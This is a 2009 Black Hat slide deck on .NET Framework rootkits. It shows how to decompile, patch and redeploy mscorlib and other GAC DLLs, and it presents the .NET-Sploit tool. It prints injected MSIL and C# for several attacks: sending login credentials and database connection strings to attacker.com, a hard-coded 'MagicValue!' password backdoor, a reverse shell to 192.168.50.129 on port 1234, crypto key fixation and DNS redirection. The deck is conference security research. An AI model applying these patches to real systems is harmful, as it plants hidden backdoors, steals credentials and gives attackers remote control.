.NET Framework Rootkits: Backdoors inside your Framework

Erez Metula,
Application Security Department Manager,
Security Software Engineer, 2BSecure
ErezMetula@2bsecure.co.il

April 17, 2009

Black Hat Briefings

DEMO

Stealing authentication credentials

http://www.RichBank.com/formsauthentication/Login.aspx


Agenda

- Introduction to .NET execution model
- Framework modification and malware deployment
- .NET-Sploit 1.0 – DLL modification tool
- Attack scenarios

Why focusing on .NET Framework?

- Installed on almost every windows machine
- Available on other OS (linux, solaris, mac..)
- Execution model similar to other platforms
- Used today by most new projects

Overview of .NET execution model



Overview of Framework modification steps

- Locate the DLL in the GAC, and decompile it
  - **ILDASM** mscorlib.dll /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE
- Modify the MSIL code, and recompile it
  - **ILASM** /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
- Force the Framework to use the modified DLL
- Remove traces

Manipulating the Loader

- The loader is enforced to load our DLL
- Public key token (signature) as a file mapper
- Example:

c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__**b77a5c561934e089**\

- Naive loading - It loads a DLL from a GAC directory with same name
- No signatures are checked
  - Another full trust issue

Avoiding NGEN Native DLL

- NGEN is in our way!
  - JIT optimizer - Compiles .NET assemblies into native code
  - A cached NGEN'ed version is used
- Solution - Disable/Refresh the old DLL

  Example:
  - ngen uninstall mscorlib
- Enable it again using our modified DLL


Making code do more than it should

- Code example:

```
static void Main(string[] args)
    {
        Console.WriteLine("Hello (crazy) World!");
    }
```


- Let’s make it print every string twice

DEMO - WriteLine(s) double printing



```
.method public hidebysig static void  WriteLine(string 'value') cil managed
{
  .maxstack  8
  IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0005:  ldarg.0
  IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
  IL_000b:  ret
} // end of method Console::WriteLine
```

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
{
  .maxstack  8
  IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0005:  ldarg.0
  IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
  IL_000b:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0010:  ldarg.0
  IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
  IL_0016:  ret
} // end of method Console::WriteLine
```



.NET application (Winform/Web)

```
static void Main(string[] args)
        {
            Console.WriteLine("Hello (crazy) World!");
        }
```

.Net Class Library

mscorlib.dll

```
public void WriteLine ( string value )
{ //Framework's implementation of WriteLine()
//low level code for printing
}
```

Windows APIs and services

User interface

```
Hello (crazy) World
Hello (crazy) World
```

It can contain malware

- Housekeeping - A new post exploitation attack vector for rooted machines
- The insider threat - permission abuse

- Like other post exploit vectors, it requires previous control over the machine

Framework modification advantages

- An ideal, overlooked place for code hiding
- Malware hidden from code review audits
- Large attack surface / success rate
  - Pre-installed (windows server 2003 and above)
  - Controlling all Framework applications
- Low level access to important methods
- Sophisticated attacks enabler
- Object Oriented malware

Add “malware API” to classes

- Extend the Framework with “malware API” implemented as new methods (“functions”)
  - Deploy once, use many times
  - Parameter passing
- Let’s take a look at 2 examples
  - Void SendToUrl(string url, string data)
  - Void ReverseShell(string ip, int32 port)
- Will be used later on

Automating the process with .NET-Sploit 1.0

- General purpose .NET DLL modification tool
- Able to perform all previous steps
  - Extract target DLL from the GAC
  - Perform complicated code modifications
  - Generate GAC deployers
- New release - V1.0 (CanSecWest - V1.0RC1)
- **Easy to extend by adding new code modules**

.NET-Sploit module concept

- Generic modules concept
  - Function – a new method
  - Payload – injected code
  - Reference – external DLL reference
  - Item – injection descriptor
- Concept inspired from H.D. Moore's amazing "metasploit" exploit platform.
- Comes with a set of predefined modules

Item example

```
<CodeChangeItem name="print twice">
    <Description>change WriteLine() to print every string twice</Description>

    <AssemblyName> mscorlib.dll </AssemblyName>
    <AssemblyLocation>c:\WINDOWS\assembly\GAC_32\mscorlib
    \2.0.0.0__b77a5c561934e089
    </AssemblyLocation>

    <AssemblyCode>
          <FileName> writeline_twice.func</FileName>
       <Location>
             <![CDATA[ instance void  WriteLine() cil managed ]]>
       </Location>
       <StackSize> 8 </StackSize>
       <InjectionMode> Post Append </InjectionMode>
    </AssemblyCode>

</CodeChangeItem>
```

Target

Location

Injected Code

Hooking point

Mode

DEMO


- Building a new DLL with .NET-Sploit

Malware development scenarios

- Changing a language class libraries can lead to some very interesting attacks
- Most of them have .NET-Sploit module implementation. Short list:
  - Code manipulation, API Hooking
  - Authentication Backdoors
  - Sensitive data theft
  - Resource hiding (file,process,port…)
  - Covert Channels / reverse shells
  - Proxy (bouncer), DNS fixation, MitM..
  - Polymorphism attacks
  - Disabling security mechanisms


Stealing authentication credentials

- Stealing from inside of <u>Authenticate()</u> - used by all applications
- Send the credentials to the attacker url
  - We can use our SendToUrl()



```
IL_0033: ldloc.0
IL_0034: ret
} // end of method FormsAuthentication::Authenticate
```


Post injected



```
    IL_0033:  ldloc.0
 /////appended code - call SendToUrl
    IL_0034:  ldstr      "http://www.attacker.com/CookieStealer/WebForm1.asp"
    + "x\?s="
   IL_0039:  ldarg.0
   IL_003a:  ldstr      ":"
    IL_003f:  ldarg.1
   IL_0040:  call       string [mscorlib]System.String::Concat(string,
                                                                  string,string)
    IL_0045:  call       void System.Web.Security.FormsAuthentication::SendToUrl(
string,
                                                                 string)
/////end appended code - call SendToUrl
    IL_004a:  ret
  } // end of method FormsAuthentication::Authenticate
```

Authentication backdoors

- Another attack on Authenticate() method - authentication backdoors
- Conditional authentication bypass
  - Example – if password is “MagicValue” (C#):




```
public static bool Authenticate(string name, string password)
{
    if (password.equals("MagicValue!"))
        return true;
    bool flag = InternalAuthenticate(name, password);
    if (flag)
    {
        PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_SUCCESS);
        WebBaseEvent.RaiseSystemEvent(null, 0xfa1, name);
        return flag;
    }
    PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_FAIL);
    WebBaseEvent.RaiseSystemEvent(null, 0xfa5, name);
    return flag;
}
```

Original code starts here

DEMO – Reverse Shell

- Encoded version of netcat (MSIL array)
- Deployed as public method+private class
- Example – connect on Application::Run()

Original code




```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
    .maxstack  8
    IL_0000:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0005:  ldc.i4.m1
    IL_0006:  ldarg.0
    IL_0007:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_000c:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                      class System.Windows.Forms.ApplicationContext)
    IL_0011:  ret
  } // end of method Application::Run
```

Pre injection

Modified code (pre injection)




```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
//added code - call reverse shell
    IL_0000:  ldstr      "192.168.50.129" //attacker machine
    IL_0005:  ldc.i4     0x4d2            //port 1234
    IL_0006:  call       void     System.Windows.Forms.Application::ReverseShell(
string,int32)
////end added code - call reverse shell
    IL_000b:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0010:  ldc.i4.m1
    IL_0011:  ldarg.0
    IL_0012:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_0017:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                      class System.Windows.Forms.ApplicationContext)
    IL_001c:  ret
  } // end of method Application::Run
```

Crypto attacks

- Tampering with Cryptography libraries
  - False sense of security
- Some scenarios:
  - Key fixation and manipulation
  - Key stealing (ex: SendToUrl(attacker,key))
  - Algorithm downgrade
- Example – GenerateKey() key fixation:



```
public override void GenerateKey()
{
        base.keyValue = System.Text.ASCIIEncoding.ASCII.GetBytes("FIXED_KEY");
}
```

Modified

DNS manipulation

- Manipulating DNS queries / responses
- Example (Man-In-The-Middle)
  - Fixate Dns.GetHostAddresses(string host) to return a specific IP address
  - The Framework resolves all hostnames to the attacker's chosen IP
  - All communication will be directed to attacker
- Affects **ALL** .NET's network API methods

Stealing connection strings

- SqlConnection::Open() is responsible for opening DB connection
  - “ConnectionString” variable contains the data
  - Open() is called, ConnectionString is initialized
- Send the connection string to the attacker

```
public override void Open()
{
        SendToUrl(“www.attacker.com”, this.ConnectionString);
        //original code starts here
}
```

Permanent HTML/JS injection

- Tamper with hard-coded HTML/Javascript templates
- Inject permanent code into code templates
